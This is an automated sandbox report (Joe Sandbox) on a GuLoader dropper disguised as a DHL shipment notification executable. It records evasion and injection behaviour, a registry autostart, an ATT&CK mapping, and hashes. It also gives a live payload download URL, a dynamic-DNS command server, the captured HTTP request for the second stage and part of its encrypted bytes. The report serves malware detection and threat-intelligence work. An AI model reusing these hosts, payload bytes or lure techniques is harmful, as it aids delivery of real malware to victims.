ID: 1360
Sample Name:
DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe
Cookbook: default.jbs
Time: 12:51:29
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report DHL_Shipment_Notification_...

Overview


General Information

Sample Name:	DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe
Analysis ID:	1360
MD5:	8e2b177d2ab29c..
SHA1:	f347fa229d51836..
SHA256:	b9fdde7d748e27a.
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e....
- Potential malicious icon found
- Multi AV Scanner detection for subm...
- Antivirus / Scanner detection for sub...
- Yara detected GuLoader
- Hides threads from debuggers
- Writes to foreign memory regions
- Tries to detect Any.run
- Tries to detect sandboxes and other...
- Uses dynamic DNS services
- Uses 32bit PE files
- May sleep (evasive loops) to hinder ...

Classification



Process Tree

- **System is w10x64native**
- DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe (PID: 872 cmdline: 'C:\Users\user\Desktop\DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe' MD5: 8E2B177D2AB29C95F067559A029CF5E8)
  - ieinstal.exe (PID: 7104 cmdline: 'C:\Users\user\Desktop\DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe' MD5: 7871873BABCEA94FBA13900B561C7C55)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.313750716611.000000002300000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Uses dynamic DNS services

System Summary:

Potential malicious icon found

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers


HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effects
Valid Accounts 1	Windows Management Instrumentation	Valid Accounts 1	Valid Accounts 1	Valid Accounts 1	OS Credential Dumping	Security Software Discovery 3 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesc Insecu Networ Comm
Default Accounts	Scheduled Task/Job	Registry Run Keys / Startup Folder 1	Access Token Manipulation 1	Access Token Manipulation 1	LSASS Memory	Virtualization/Sandbox Evasion 2 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit Redire Calls/S
Domain Accounts	At (Linux)	DLL Side-Loading 1	Process Injection 1 1 2	Virtualization/Sandbox Evasion 2 3	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit Track I Locatic
Local Accounts	At (Windows)	Logon Script (Mac)	Registry Run Keys / Startup Folder 1	Process Injection 1 1 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	DLL Side-Loading 1	Obfuscated Files or Information 1	LSA Secrets	System Information Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 1 2	Manipu Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe	32%	Virustotal		Browse
DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe	18%	ReversingLabs	Win32.Trojan.Mucc	
DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe	100%	Avira	HEUR/AGEN.1141869	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1141869		Download File
2.0.DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1141869		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://178.32.63.50/moss/Host_AKhLBP62.bin	0%	Avira URL Cloud	safe	
http://178.32.63.50/moss/Host_AKhLBP62.bin:	0%	Avira URL Cloud	safe	
http://178.32.63.50/moss/Host_AKhLBP62.binF	0%	Avira URL Cloud	safe	
http://178.32.63.50/boss/Host_AKhLBP62.bin	0%	Avira URL Cloud	safe	
http://178.32.63.50/moss/Host_AKhLBP62.binhttp://178.32.63.50/boss/Host_AKhLBP62.binwininet.dllMozil	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
septnet.duckdns.org	193.104.197.28	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://178.32.63.50/moss/Host_AKhLBP62.bin	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
193.104.197.28	septnet.duckdns.org	unknown		1299	TELIANETTeliaCarrierEU	true
178.32.63.50	unknown	France		16276	OVHFR	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	1360
Start date:	27.09.2021
Start time:	12:51:29
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 5s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.evad.winEXE@3/1@1/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 84% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:54:11	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Halvngen7 C:\Users\user\AppData\Local\Temp\LABERT\Cirkusforestillinger.exe
12:54:19	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Halvngen7 C:\Users\user\AppData\Local\Temp\LABERT\Cirkusforestillinger.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
178.32.63.50	Booking-Confirmation-1KT277547_ref-5002o2q2XYK-ref_1KT277547_ref-5002o2q2XYK.exe	Get hash	malicious	Browse	• 178.32.63.50/mt/nansept_Ybjxs Pwq12.bin
	nSOA_Statement-of-Account_desk-of-account-receivable-june-august-2021-cummulative.exe	Get hash	malicious	Browse	• 178.32.63.50/ma/Host_wfKdFDKf LU89.bin

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OVHFR	Claim-838392655-09242021.xls	Get hash	malicious	Browse	• 51.89.115.111
	2PzMc3x4WP.exe	Get hash	malicious	Browse	• 87.98.153.120
	e5jVcbuCo5.exe	Get hash	malicious	Browse	• 176.31.32.199
	i7qUJCnMz0.exe	Get hash	malicious	Browse	• 176.31.32.199
	zsChlwJrkj.exe	Get hash	malicious	Browse	• 176.31.32.199
	claim.xls	Get hash	malicious	Browse	• 51.89.115.111
	9uHCz7MrjF.exe	Get hash	malicious	Browse	• 176.31.32.199
	J1IYv644YS.exe	Get hash	malicious	Browse	• 51.254.69.209
	b3astmode.arm7	Get hash	malicious	Browse	• 37.187.28.233
	J7SOJRlEly.exe	Get hash	malicious	Browse	• 51.91.193.179
	SE6Hlp3GfE.exe	Get hash	malicious	Browse	• 176.31.32.199
	TxIlr8dCCJ.exe	Get hash	malicious	Browse	• 176.31.32.199
	xZqtlgwoWq.exe	Get hash	malicious	Browse	• 176.31.32.199
	XwfWWIkABj.exe	Get hash	malicious	Browse	• 51.254.84.37
	w86r2qGEjf.exe	Get hash	malicious	Browse	• 176.31.32.199
	xd.arm7	Get hash	malicious	Browse	• 164.133.71.222
	HYmN4qwdBc.exe	Get hash	malicious	Browse	• 51.91.236.193
	gXH3oSVmWj.exe	Get hash	malicious	Browse	• 176.31.32.199
	ylSBV0EjG1.exe	Get hash	malicious	Browse	• 176.31.32.199
	hfs.exe	Get hash	malicious	Browse	• 94.23.66.84
TELIANETTeliaCarrierEU	0HXxUcP5S4	Get hash	malicious	Browse	• 217.212.229.228
	S7wQtTgZBF	Get hash	malicious	Browse	• 104.123.190.203
	rod3gmxCHK	Get hash	malicious	Browse	• 178.76.5.162
	i686	Get hash	malicious	Browse	• 178.76.5.180
	Booking-Confirmation-1KT277547_ref-5002o2q2XYK-ref_1KT277547_ref-5002o2q2XYK.exe	Get hash	malicious	Browse	• 193.104.197.30
	1JFod4taFm	Get hash	malicious	Browse	• 193.45.0.22

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ofgE8wetW4	Get hash	malicious	Browse	• 213.155.150.24
	jew.x86	Get hash	malicious	Browse	• 80.239.196.190
	vigmCKdmz9	Get hash	malicious	Browse	• 178.78.11.99
	tohlldtsnN	Get hash	malicious	Browse	• 62.115.122.3
	YQqx8LTbmF	Get hash	malicious	Browse	• 62.115.122.8
	DbGr5tUs3N	Get hash	malicious	Browse	• 193.45.0.10
	sora.x86	Get hash	malicious	Browse	• 80.239.148.228
	HsQg5UkrWY	Get hash	malicious	Browse	• 209.170.88.177
	HtxD2FSo8o	Get hash	malicious	Browse	• 178.76.30.223
	JMn71TLrES	Get hash	malicious	Browse	• 217.212.23 0.150
	frKG4b8C9c	Get hash	malicious	Browse	• 62.115.56.113
	NVwuK32YYU	Get hash	malicious	Browse	• 23.52.153.3
	E8BpDKVKq3	Get hash	malicious	Browse	• 80.239.196.196
	hVb7idLnyv	Get hash	malicious	Browse	• 178.76.30.221

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\LABERT\Cirkusforestillinger.exe	
Process:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
File Type:	data
Category:	dropped
Size (bytes):	98305
Entropy (8bit):	5.8045067757228095
Encrypted:	false
SSDEEP:	768:l7nneTCCOKskAtEcDpHR0QWNTsO85zCoLi/0Fqt1fgg9ZPxt/ZbwKbdU5p0y:MnWAT4sO87LFIl3Ph2cy
MD5:	DA500D43204B3E3DFEA43798760ED75D
SHA1:	206EE6A976EC8582810DB1EF8C6ED81599F24355
SHA-256:	7B5C4219B3D03A3F8FF154FBAE97DA72A5E640AE13E7A414B2746804DBF2B8F8
SHA-512:	2AA6347B81287C525262059C1B36CD1892603EC4BEF1A1CB1F112BEB83B67029C0EC4EEC61E22B834B591EF866480384164279FC3BDA8532D5828A040DB6AFB
Malicious:	false
Reputation:	low
Preview:	.Z.....@.....!..L.!This program cannot be run in DOS mode....$.....,..SM.SM.SM..Q..RM..o.uM.ek.RM.RichSM.....PE..L.....I..... .....P...@.....`....@.....j.....TM..(.....0... .....text....A.....P.. ..... ..`.data...\ ...`.....`.....@....rsrc.....p.....@..@...I.....MSVBVM60.DLL..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.804544485598051
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe
File size:	98304

General

MD5:	8e2b177d2ab29c95f067559a029cf5e8
SHA1:	f347fa229d51836344ab5bf89fa531e19aa5e324
SHA256:	b9fdde7d748e27a130c509a589a2c8b92aad279604d3e4ee7ac28187fc5660be
SHA512:	29493bc83ab2348c5f3f707079e968302e03256acd3801c9c5e47c13a87cb9ec70145208bb25a4127e30cbe2cd7edca1a6cd82a23ca7a5e5a8a0bb0a19e1aa00
SSDEEP:	768:37nneTCCOKskAtEcDpHR0QWNTsO85zCoLi/0Fqt1fgg9ZPxt/ZbwKbdU5p0:TnWAT4sO87LFIl3Ph2c
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....,..SM..SM..SM...Q..RM...o..uM..ek..RM..RichSM.....PE..L.....I.....P...@.....`....@.....

File Icon

Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x4012f0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x49E892D2 [Fri Apr 17 14:31:46 2009 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	508f324e8f3f3b33e0170cdca30d1edb

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x141f0	0x15000	False	0.50043015253	data	6.21499607809	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x16000	0x205c	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x19000	0x8e4	0x1000	False	0.169921875	data	1.92865182643	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map

Language of compilation system	Country where language is spoken	Map
Chinese	Taiwan	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-12:54:11.229766	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49806	80	192.168.11.20	178.32.63.50
09/27/21-12:54:15.667402	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	54150	1.1.1.1	192.168.11.20

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 12:54:15.565355062 CEST	192.168.11.20	1.1.1.1	0x387d	Standard query (0)	septnet.duckdns.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 12:54:15.667402029 CEST	1.1.1.1	192.168.11.20	0x387d	No error (0)	septnet.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 178.32.63.50

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49806	178.32.63.50	80	C:\Program Files (x86)\Internet Explorer\ieinstal.exe


Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 12:54:11.229765892 CEST	127	OUT	GET /moss/Host_AKhLBP62.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 178.32.63.50 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 12:54:11.300846100 CEST	128	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 10:54:11 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29 Last-Modified: Sun, 26 Sep 2021 18:13:42 GMT ETag: "28240-5cce9f0c40c70" Accept-Ranges: bytes Content-Length: 164416 Content-Type: application/octet-stream Data Raw: 4d 4b d6 90 54 86 89 f0 36 1f 32 7c 2f 5d 6b 2e cb 8b 6b 55 82 7c 3d 3b a7 2e d8 a7 47 4a 66 5d 4f 27 77 ef 07 33 dd 7d 63 4d fb 54 76 98 8e 5d 1a 2d b8 51 91 f7 a8 a0 dd b8 38 01 88 e3 5a 14 c3 12 34 c4 32 f4 fc 10 65 b3 22 bc c7 24 49 65 ab 12 a6 e7 7e 99 9f 75 1d 58 f8 48 77 7a f4 e0 8e a4 ee f6 6b 1d 3f 71 34 2c 09 f4 d2 b3 5a 25 80 52 98 7c ce 1b 6c cd e2 71 17 bb c8 bc b6 e4 8d 25 17 4b 60 93 2a 20 59 fa 80 0b 2b bb 01 81 4a 7c 4f db c1 3a 77 a7 10 f9 c2 35 2f 03 4d dc 7e 5d fe f6 13 04 d7 0a bf e2 31 f0 f8 d4 05 34 0d 10 2d c7 8c b7 ad b7 55 21 c5 4c e7 d1 04 c4 c9 13 8a c5 b0 89 a8 93 29 59 2c a4 1f f7 fe 61 1c 81 bc 35 75 7d 68 55 87 48 c4 5a cd 6e 41 73 6b d6 78 63 27 4d c4 ee 64 83 93 cd b3 6f 41 93 76 5f 8f d9 97 5a 5b da ac 03 92 b0 43 3b 49 d9 2b d1 d9 55 ab b4 3b 54 c9 d3 10 2d 3a 80 9e e2 41 b7 02 14 11 7b 38 bf 3e 64 c4 22 fd d9 c4 8f 79 95 4f 2d 77 1a 88 51 86 89 f8 77 bb b2 55 49 a4 31 a6 58 a5 d9 3c f1 bd 1b 44 a6 6c 29 df 59 c0 6e de 68 f0 eb 86 a1 15 7c 81 70 5a 2c 02 5e c6 75 0a b3 7a 64 15 df 68 0d 55 cc c6 23 e6 56 ef 0b a3 89 12 69 a8 15 6b 74 07 8f ed 70 43 29 23 6b 18 83 29 47 c5 be 43 c6 c3 78 ee 89 87 44 bb 1c 15 44 61 8d 39 5e 7d 7d bd 93 40 82 79 a8 d4 0b b6 eb e1 cb 9d b2 e3 6f a9 3b be e8 72 da 3c 38 0a fc 21 8f 62 c6 f4 ba 37 8f e4 21 a9 77 02 f8 a5 69 fb a8 fa 6b 38 2e ae c8 b5 5b ad 13 a9 bf 34 d2 32 9b cc 7c 59 ea c3 49 cc ef 58 e8 2d 00 48 dd 9b c6 b0 b0 46 90 24 72 f9 48 ec e3 c9 a6 05 1a 94 7f 25 30 cd 61 d8 48 af 03 11 d0 c2 6b c7 3f 49 6c 80 17 f1 10 47 33 5c 32 62 4c ba 16 da 13 d6 f8 5a d1 29 7f 0a 6b 62 3e 86 3e 1f 33 44 98 b7 85 f0 e6 4a 67 e3 32 d1 a7 2e a1 84 0e 44 a8 c5 ed fc ad 24 28 b8 3b 60 eb e5 5c 39 4c 8c ed 4e 0d 9e ce 58 90 18 27 f1 2f 37 a3 bc b2 10 80 71 0e 38 43 99 48 47 02 a5 20 62 0a 90 7c b3 a1 25 59 18 32 70 3e 4a 93 6f fc f7 5c 61 18 ac 16 18 d8 ed 1e 44 40 a8 e2 86 11 9b 5a ca ae 1d e2 fc 3c b7 c9 ba 7c ad 9f ed 99 cb c7 69 ce 19 75 97 af 4b 8c 14 ef 98 13 f7 2c cb 92 c4 60 5a c8 10 64 2c 7c ab fd 2c ce bb 78 59 eb 2f 45 a9 0e d4 ab b8 fb fe 39 45 50 c0 45 19 36 dc c4 fe e9 5f 2d 8e 91 a1 60 a6 63 b8 fb ba cf 25 33 40 0a 18 a7 c6 71 51 0c 87 c5 a4 78 69 9d 86 28 c7 d2 5d c0 38 41 56 5c ea 96 5d 27 b1 0c 6f 34 de 26 b5 db 6c 3f 3f a8 12 7d 56 a2 34 7f a5 f7 81 38 99 7b 7b 34 b7 44 63 15 f6 4b e2 db 86 73 1f 80 c2 a7 5c 12 0e a3 e7 93 06 24 8b 24 e3 f6 fa 62 16 3f 16 20 f5 7c 61 5a 9d 0e d5 b3 ed 86 8c 0e cd f8 b8 34 34 a4 ef a0 0a 05 0b bc 71 c3 06 23 a0 be 26 e1 6a fe 45 ad 3c d4 46 d8 31 4a 7a 96 a7 e7 8d aa 81 9b c2 40 09 a4 30 7e 6f 05 cd 04 01 ff a2 12 dd 34 98 5c 3d b0 44 4d 08 76 2c b5 4d 65 ad 01 c8 aa 13 87 24 b9 97 dd 6e f1 c7 9a 4f 07 9a 81 51 78 c0 0c 98 91 fb 2f a2 ed 7c 8c 9e f7 03 9e 57 0c 7d 67 bf f8 45 3f e8 36 4e a7 53 8e 48 a4 c4 31 f4 fc 10 61 b3 22 bc 38 db 49 65 13 12 a6 e7 7e 99 9f 75 5d 58 f8 48 77 7a f4 e0 8e a4 ee f6 6b 1d 3f 71 34 2c 09 f4 d2 b3 5a 25 80 52 98 7c ce 1b 6c cd e2 71 17 bb 48 bc b6 e4 83 3a ad 45 60 27 23 ed 78 42 81 47 e6 9a 55 e9 23 0f 6f ab b3 55 10 d5 71 94 e2 56 4e 6d 23 b3 0a 7d 9c 93 33 76 a2 64 9f 8b 5f d0 bc 9b 56 14 60 7f 49 a2 a2 ba a0 bd 71 21 c5 4c e7 d1 04 c4 99 56 8a c5 fc 88 af 93 6f 20 e6 fa 1f f7 fe 61 1c 81 bc Data Ascii: MKT62|/]k.kU|=;.GJf]O'w3}cMTv]-Q8Z42e"$Ie~uXHwzk?q4,Z%R\|lq%K`* Y+J\|O:w5/M~]14-U!L)Y,a5u} 